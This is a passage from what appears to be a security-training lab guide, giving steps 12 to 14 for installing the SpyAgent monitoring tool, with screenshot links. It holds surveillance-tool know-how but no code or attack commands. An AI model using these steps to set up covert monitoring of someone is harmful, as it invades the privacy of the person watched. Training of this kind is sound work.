
12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




13. In the **Ready To Install** window, click **Next**.




14. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.



